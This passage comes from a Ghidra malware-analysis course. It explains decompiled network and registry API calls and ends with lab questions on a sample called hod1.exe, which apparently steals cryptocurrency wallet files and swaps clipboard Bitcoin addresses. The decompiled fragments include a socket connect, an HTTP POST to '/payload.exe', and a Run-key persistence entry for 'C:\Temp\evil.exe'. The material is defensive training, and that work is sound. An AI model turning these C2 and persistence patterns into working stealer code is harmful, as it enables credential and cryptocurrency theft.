Start typing `sockaddr` and the available options will auto-populate. Choose `sockaddr_in` (not `sockaddr_in *`). Notice the structure details are displayed on the right.

## Ghidra Structures

- It's far from perfect, but the decompilation is slightly more readable
- Ghidra falters a bit on the WORD data types

```
s = WSASocketW(2,1,6,0,0,0);
sockaddr_in._0_4_ = CONCAT22(sockaddr_in.sin_port,2);
port_80 = atoi(s_80_00403000);
port_80_network_order = ntohs((u_short)port_80);
sockaddr_in.sin_addr = inet_addr(s_192.0.1.1_00403004);
sockaddr_in._0_4_ = sockaddr_in._0_4_ & 0xffff | (uint)port_80_network_order << 0x10;
local_8 = sockaddr_in.sin_addr;
connect(s, (sockaddr *)&sockaddr_in, 0x10);
```

Unfortunately, Ghidra doesn't do a great job decompiling this code snippet even with the structure applied. Some notes about the syntax here:

CONCAT22 indicates 2 bytes from the first argument are concatenated with 2 bytes from the second argument. In this case it is mistaking the WORD data types, instead combining them into a DWORD.

\_0\_4\_ indicates the decompiler failed trying to resolve the sizes of the data types with the structure. This is because the WORDS are mistakenly combined into a DWORD.

This same error extends to the other \_0\_4\_ at the bottom. Notice it is shifting the bits by 0x10, which is 16 decimal. That moves a WORD to the leftmost bytes of a DWORD.

These details aren't important – try to pluck out the port and IP without getting overwhelmed with details.

## Networking APIs – wininet.dll

### InternetOpen

- Initializes the WinINet library
- 1st parameter is the User-Agent string

```
InternetOpenA("Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Trident/5.0)",INTERNET_OPEN_TYPE_DIRECT,0,0,0);
```

```
uVar2 = InternetConnectA(uVar1,"mandiant.com",0x50,0,0,INTERNET_SERVICE_HTTP,0,INTERNET_FLAG_KEEP_CONNECTION);
```

### InternetConnect

- Opens an HTTP or FTP session for a given site
- 2nd parameter is the host name or IP address
- 3rd parameter is the port


wininet.dll DLL implements high-level internet protocols HTTP and FTP. In this example we have applied the symbolic constants. Remember, it is not necessary to apply all of these – only what you need to understand the function call. It is best to search online for the documentation and examine each argument so you can identify important information like the C2 address, port, and User-Agent.

### Enhance Numbers

The port (third argument) is represented as hexadecimal.

```
uVar2 = InternetConnectA(uVar1,"mandiant.com",0x50,0,0,INTERNET_SERVICE_HTTP,0,INTERNET_FLAG_KEEP_CONNECTION);
```

Right-click on the number in the disassembly view, select *Convert – Unsigned Decimal*



```
InternetConnectA(uVar1, "mandiant.com", 80,
```

Some data is better left in hexadecimal format; for example, the symbolic constants discussed earlier, hash values, “magic” header values, etc. Use judgement to decide what is the best representation of the data.

## Networking APIs – wininet.dll

### HttpOpenRequest

- Creates an HTTP request handle
- 2<sup>nd</sup> parameter is the HTTP verb
- 3<sup>rd</sup> parameter is the target object

### HttpSendRequest


- Sends the HTTP request
- 2<sup>nd</sup> parameter may contain additional HTTP headers
- 4<sup>th</sup> parameter may contain data to be sent after the request headers (POST)

```
uVar3 = HttpOpenRequestA(uVar2, &DAT_0040c284, "/payload.exe", 0, 0, &PTR_DAT_0040f000, 0, 1);  
sVar4 = _strlen(&local_1008);  
pcVar6 = &local_1008;  
sVar5 = _strlen("Content-Type: application/x-www-form-urlencoded");  
HttpSendRequestA(uVar3, "Content-Type: application/x-www-form-urlencoded", sVar5, pcVar6, sVar4);
```

Learn to recognize common API sequences. In this case HttpOpenRequestA returns the handle uVar3, which is passed to HttpSendRequestA.



## Virtual Memory



Here we want to illustrate the concepts of variables and memory. Here is a function call to `CreateFileW` with seven function arguments. We are showing you the disassembly listing which indicates that the arguments are pushed onto the stack prior to the function call. It is not important to understand exactly what the stack is or how to interpret the disassembly. Instead focus on how the arguments are arranged in memory. Each DWORD is 4 bytes of data. The first, `0x011230D4`, is a memory address. The bottom image shows the location of that memory address where the string `"out.txt"` is stored. The other 4-byte DWORD function arguments are integers. They are all little-endian, meaning the bytes read right to left, rather than left to right.

Remember that variables are just memory locations that store data. Pointers are variables that contain memory addresses, so you must navigate to that memory address in order to access the data.

The images are from IDA Debugger.



## Variables and Pointers

**Variable** – memory location where data is stored

**Stack** – temporary storage (within a function) ➡

```
HANDLE hFile;  
DWORD local 8;
```

**Local variable** – stored on stack

```
local_8 = 0;
```

hFile	local_8	
88 00 00 00 00 00 00 00	04 FD 35 00 AF 13 80 00	.....5.....
01 00 00 00 48 FD 35 00	98 15 80 00 01 00 00 00	....H.5.....

A variable is an area in memory where data is stored. Local variables are stored on the stack, which is a special area of memory reserved for temporary data storage. Stack locations are dynamic – only determined at run time. The hex dump at the bottom is from IDA debugger and demonstrates how variables are arranged on the stack. `hFile` is a `HANDLE` which is actually a `DWORD` (0x00000088). `local_8` is also a `DWORD` (0x00000000). Keep in mind that stack variables are just locations in memory that are only persistent throughout the execution of the function in which they are defined.

## Variables and Pointers

**Global variable** – stored in memory accessible throughout execution

```

u_C:\Temp\evil.exe_00403020
00403020 43 00 3a      unicode  u"C:\\Temp\\evil.exe"
          00 5c 00
          54 00 65 ...
FUN_00401160:00401173(*),
FUN_00401160:00401179(R),
FUN_00401160:00401180(*),
FUN_00401160:00401180(*)

```

```

00403020 43 00 3A 00 5C 00 54 00 65 00 6D 00 70 00 5C 00  C:\\.T.e.m.p\\.
00403030 65 00 76 00 69 00 6C 00 2E 00 65 00 78 00 65 00  e.v.i.l...e.x.e.

```

**Pointer** – variable with value that is address of another variable

```
local_14 = u_C:\Temp\evil.exe_00403020;
```

```

0018FF20 23 B7 94 75 6C 31 40 00 20 30 40 00 3C FF 18 00  #..ul1@..0@.<...
0018FF30 44 FF 18 00 A1 13 40 00 44 FF 18 00 BC 13 40 00  D.....@.D.....@.

```

Global variables persist throughout the execution of the program and are determined at compile time. You can view them in Ghidra by double-clicking on the reference/name. In this case the global variable stored at 0x403020 is a Unicode string and Ghidra displays the first 9 bytes in the Listing view (43 00 3a 00 5c ...). If you look in the hex view of the IDA debugger you see the bytes arranged at address 0x403020.

local\_14 is a variable that is set to the address of the aforementioned global variable. The value of local\_14 is 0x00403020 (little-endian). Because it is a variable whose value is the address of another variable, it is a pointer to the global variable. The final hex dump shows the value of local\_14, 0x00403020, which is the address of the Unicode string.

## Pointers

**\*** = dereference – Follow the pointer address and get the value within

```
while (*local_14 != L'\0');
```

**&** = reference declarator – get the address of a variable (opposite of dereference)

```
RegOpenKeyExW((HKEY)0x80000002,u_Software\Microsoft\Windows\Curre_00403068,0,0xf003f,&local_8)
```

**(type)** = cast – Treat the following value as having a certain data type

```
RegSetValueExW(local_8,u_Malware_004030c4,0,1,(BYTE *)u_C:\Temp\evil.exe_00403044,
((int)(local_14 + -0x201810) >> 1) << 1);
```

Some advanced terminology for pointers.

**\*** is the dereference operator. Think of it as saying “go to the memory address and get the value stored there”. In this case local\_14 contains a memory address. Go to that memory address and compare the value to '\0'.

**&** is the reference declarator. Think of it as the opposite of dereference. Instead of accessing the value of this variable, get the address of where the variable is stored in memory. In this case the address of local\_8 is the final function argument (not the contents)

Sometimes you will see a data type in parenthesis indicating a type cast. In this case the data type is `BYTE *`, or pointer to `BYTE`. This is a way of declaring the data type of a variable as it is being referenced. You can mostly ignore these, and you probably should – the decompiler often gets these wrong, leading to confusion.

## Pointer Code Syntax

What is the value of z?

```
int a = 1;           //global variable

int main(int argc, char** argv) {
    int x, z;
    int* y;
    x = 0;           //local variable
    y = (int *) &x; //get the address of x, cast it to "pointer to int", set y to that value
    z = *y;          //z is set to the dereferenced value of y
}
```

This source code snippet demonstrates how variables and pointers can be used in code. The variable `a` is declared outside of a function, so it is a global variable. `x`, `y`, and `z` are local variables stored on the stack. The value of `x` is 0. `y` is set to the address of `x`, making it a pointer. `z` is set to the dereferenced value of `y`. Since `y` points to `x`, `z` is set to the value of `x`, which is 0.

## Following Pointers to Data


- &DAT\_0040c284 is a pointer to a global variable in the .data section
- Double-click and the Listing view will navigate to the address

```
uVar3 = HttpOpenRequestA(uVar2, &DAT_0040c284, "/payload.exe", 0, 0, &PTR_DAT_0040f000, 0, 1);
sVar4 = _strlen(&local_1008);
pcVar6 = &local_1008;
sVar5 = _strlen("Content-Type: application/x-www-form-urlencoded");
HttpSendRequestA(uVar3, "Content-Type: application/x-www-form-urlencoded", sVar5, pcVar6, sVar4);
```

DAT_0040c284				
0040c284	50	??	50h	P
0040c285	4f	??	4Fh	O
0040c286	53	??	53h	S
0040c287	54	??	54h	T
0040c288	00	??	00h	

Anytime you see a global variable it is advisable to check the value and rename if needed. In this case renaming is not necessary as demonstrated in the next slide.

- The string is not recognized. Right-click and choose *Data – TerminatedCString*
- Decompile view now displays the string value



```
uVar3 = HttpOpenRequestA(uVar2, "POST", "/payload.exe", 0, 0, &PTR_DAT_0040f000, 0, 1);
```

Ghidra does not always correctly identify data types and what data is used for. In this case it did not recognize that this sequence of bytes was used as a string. After correcting this omission, the string will show up in the decompilation.

### Networking Pls – wininet.dll

#### InternetOpenUrl

- Retrieves a full URL; alternative to previous API sequence

#### InternetReadFile and InternetWriteFile

- Read or write data using the request handle

#### InternetCloseHandle

- Closes the request handle

Additional HTTP-related API functions are listed here. Many malware samples use these in sequence to read and write to “Internet files” which are HTTP URLs. When you encounter these, read the documentation to determine which parameter contains the relevant data.


### Ghidra Tips

- Dark Mode – from main window – *Edit – Tool Options – Tool – Use Inverted Colors*
  - After changing to dark mode Ghidra may freeze on restart. Simply rename the folder where your recent project is stored to stop Ghidra from attempting to restore the project.
- Highlight a variable – right-click – *Secondary Highlight – Set Highlight*
- *extraout\_* prefix used to denote unknown variables (can be ignored)
- *SUB* prefix used to denote unknown functions (can be ignored)
- Keyboard shortcuts
  - **g** – goto
  - **I(L)** – rename
  - **alt – arrow** to move back/forward


### Final Lab – Ghidra Decompilation Lab




- <https://ghidra-sre.org/CheatSheet.html>

## Ghidra Cheatsheet

Key		
<b>Action</b> Context	Mods + Key	Menu → Path
The action may only be available in the given context.		
❖ indicates the context menu, i.e., right-click.		
The Ctrl key is replaced by the command  key on Macintosh.		


Load Project/Program		
<b>New Project</b>	Ctrl+N	File → New Project
<b>Open Project</b>	Ctrl+O	File → Open Project
<b>Close Project<sup>1</sup></b>	Ctrl+W	File → Close Project
<b>Save Project<sup>1</sup></b>	Ctrl+S	File → Save Project
<b>Import File<sup>1</sup></b>	I	File → Import File
<b>Export Program</b>	O	File → Export Program
<b>Open File System<sup>1</sup></b>	Ctrl+I	File → Open File System
<sup>1</sup> These actions are only available if there is an active project. Create or open a project first.		

Help/Customize/Info		
<b>Ghidra Help</b> Hover on action	F1	Help → Contents
<b>About Ghidra</b>		Help → About Ghidra
<b>About Program</b>		Help → About <i>program name</i>
<b>Preferences</b>		Edit → Tool Options
<b>Set Key Binding</b> Hover on action	F4	
<b>Key Bindings</b>		Edit → Tool Options →  Key Bindings
<b>Processor Manual</b>	❖	→ Processor Manual

Markup		
 <b>Undo</b>	Ctrl+Z	Edit → Undo
 <b>Redo</b>	Ctrl+Shift+Z	Edit → Redo
 <b>Save Program</b>	Ctrl+S	File → Save <i>program name</i>
<b>Disassemble</b>	D	❖ → Disassemble
<b>Clear Code/Data</b>	C	❖ → Clear Code Bytes
<b>Add Label</b> Address field	L	❖ → Add Label
<b>Edit Label</b> Label field	L	❖ → Edit Label
<b>Rename Function</b> Function name field	L	❖ → Function → Rename Function
<b>Remove Label</b> Label field	Del	❖ → Remove Label
<b>Remove Function</b> Function name field	Del	❖ → Function → Delete Function
<b>Define Data</b>	T	❖ → Data → Choose Data Type ❖ → Data → <i>type</i>
<b>Repeat Define Data</b>	Y	❖ → Data → Last Used: <i>type</i>
<b>Rename Variable</b> Variable in decompiler	L	❖ → Rename Variable
<b>Retype Variable</b> Variable in decompiler	Ctrl+L	❖ → Retype Variable

<b>Cycle Integer Types</b>	B	❖ → Data → Cycle → byte, word, dword, qword
<b>Cycle String Types</b>	.	❖ → Data → Cycle → char, string, unicode
<b>Cycle Float Types</b>	F	❖ → Data → Cycle → float, double
<b>Create Array<sup>2</sup></b>	[	❖ → Data → Create Array
<b>Create Pointer<sup>2</sup></b>	P	❖ → Data → pointer
<b>Create Structure</b> Selection of data	Shift+[	❖ → Data → Create Structure
<b>New Structure</b> Data type container		❖ → New → Structure
<b>Import C Header</b>		File → Parse C Source
<b>Cross References</b>		❖ → References → Show References to <i>context</i>

<sup>2</sup> When possible, arrays and pointers are created of the data type currently applied.

Miscellaneous		
<b>Select</b>		Select → <i>what</i>
<b>Program Differences</b>	2	Tools → Program Differences
 <b>Rerun Script</b>	Ctrl+Shift+R	
<b>Assemble</b>	Ctrl+Shift+G	❖ → Patch Instruction



## Navigation

Go To	G	Navigation → Go To
Back	Alt+←	
Forward	Alt+→	
Toggle Direction	Ctrl+Alt+I	Navigation → Toggle Code Unit Search Direction
Next Instruction	Ctrl+Alt+I	Navigation → Next Instruction
Next Data	Ctrl+Alt+D	Navigation → Next Data
Next Undefined	Ctrl+Alt+U	Navigation → Next Undefined
Next Label	Ctrl+Alt+L	Navigation → Next Label
Next Function	Ctrl+Alt+F	Navigation → Next Function
	Ctrl+↓	Navigation → Go To Next Function
Previous Function	Ctrl+↑	Navigation → Go To Previous Function
Next Non-function Instruction	Ctrl+Alt+N	Navigation → Next Instruction Not In a Function
Next Different Byte Value	Ctrl+Alt+V	Navigation → Next Different Byte Value
Next Bookmark	Ctrl+Alt+B	Navigation → Next Bookmark

## Windows

Bookmarks	Ctrl+B	Window → Bookmarks
Byte Viewer		Window → Bytes: <i>program name</i>
Function Call Trees		
Data Types		Window → Data Type Manager
Decompiler	Ctrl+E	Window → Decompile: <i>function name</i>
Function Graph		Window → Function Graph
Script Manager		Window → Script Manager
Memory Map		Window → Memory Map
Register Values	V	Window → Register Manager
Symbol Table		Window → Symbol Table
Symbol References		Window → Symbol References
Symbol Tree		Window → Symbol Tree

## Search

Search Memory	S	Search → Memory
Search Program Text	Ctrl+Shift+E	Search → Program Text
Search For ...		
Matching Instructions		
Address Tables		
Direct References		
Instruction Patterns		
Scalars		
Strings		
		Search → For <i>what</i>



## GHIDRA

## Ghidra Cheat Sheet

Ghidra is licensed under the Apache License, Version 2.0 (the "License"); Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.

## Ghidra Decompilation Lab – hod1.exe

1. What is the address of the main() function?

---

2. What Registry values are being set by the main() function?  
What are they being set to?

---

---

---

---

---

---

3. What URL is requested within the main() function and what does it do with the response?

---

---

---

---

---

---



**Ghidra Decompilation Lab – hod1.exe**

Reverse engineer the function at address 401290. Note that this function is called by the main() function. Do not examine function 4011F0 until directed to do so.

4. **Without examining function 4011F0, describe as best you can the overall logic of this function (401290).**

---

---

5. **Reverse engineer function 4011F0. What does this function do?**

---

---

Decode the ASCII string data pointed to by the arguments to function 4011F0 found within function 401290. (Hint: Each array element is a pointer to a string. The first encoded string data occurs at memory address 4130C0. All the encoded string data is contiguous, and the last encoded value is at address 413199).

6. **Describe and/or give an example of the decoded data.**

---

---

---

---

---

## Ghidra Decompilation Lab – hod1.exe

Function 401000 is called twice in a row in the main() function. It is passed three values each time, these are the same values that were decoded by the string decoding function 401290. Focus on this function until directed otherwise.

**\*Note:** malloc() is shown as FUN\_004032e6 and free() is shown as FUN\_004032cb in this function.

7. What is param\_3 (the third parameter to this function) used for?

---

---

8. What is param\_2 (the second parameter to this function) used for?

---

---

9. What data is read by the call to ReadFile()?

---

---

---

10. What does this function do with the data it reads from the file?

---

---

---

## Ghidra Decompilation Lab – hod1.exe

Reverse engineer function 401110. This function takes three parameters: a string that describes the cryptocurrency type, a pointer to a buffer containing the data read from the wallet file, and the size of that data buffer.

- 11. Examine the first function called in this function. What does this function do and what data is it operating on?**

---

---

- 12. What host does this function communicate to?**

---

- 13. What protocol does this function use to communicate?**

---

- 14. What data does this function send to the remote host?**

---

---

---

---

## Ghidra Decompilation Lab – hod1.exe

The main() function calls function 401490. You will not be required to reverse engineer this function. It is boilerplate code that will create a Window object and enter a loop known as a “message pump” that will transition the program from operating in a linear fashion into operating as an event-driven GUI.

The window object that is created has a callback function. This is the code that will execute when the window is loaded, even if it is a non-visible window such as this. The callback function specified in this program is 4012f0. Focus on reverse engineering this function for the remainder of this lab. Please refer to this MSDN article to understand the prototype and design of this function:

<https://docs.microsoft.com/en-us/windows/win32/learnwin32/writing-the-window-procedure>

Note that the function will contain a Switch statement with case clauses that have constants which begin with the prefix “WM\_”

- 15. Based on the API functions used in function 4012F0, what data does this function appear to be reading and manipulating?**

---

- 16. The first function called is a function that we have encountered many times during this lab, what is it and what data is it operating on? What is its result (decoded)?**

---

---

---

- 17. What this function do? (Hint: Bitcoin wallet addresses often begin with 1 or 3 and are 34 digits long)**

---

---

## Ghidra Decompilation Lab – hod1.exe

**Bonus (Advanced):** Reverse engineer the remainder of the functionality in main() after the call to 401490. Describe the behavior and effect of this code.

---

---

---

**18. Summarize as succinctly as you can: what does this program do?**

---

---

---

---

**19. List all discovered Host and Network Indicators from this malware.**

---

---

---

---

---

---

---

---

---



hide01.ir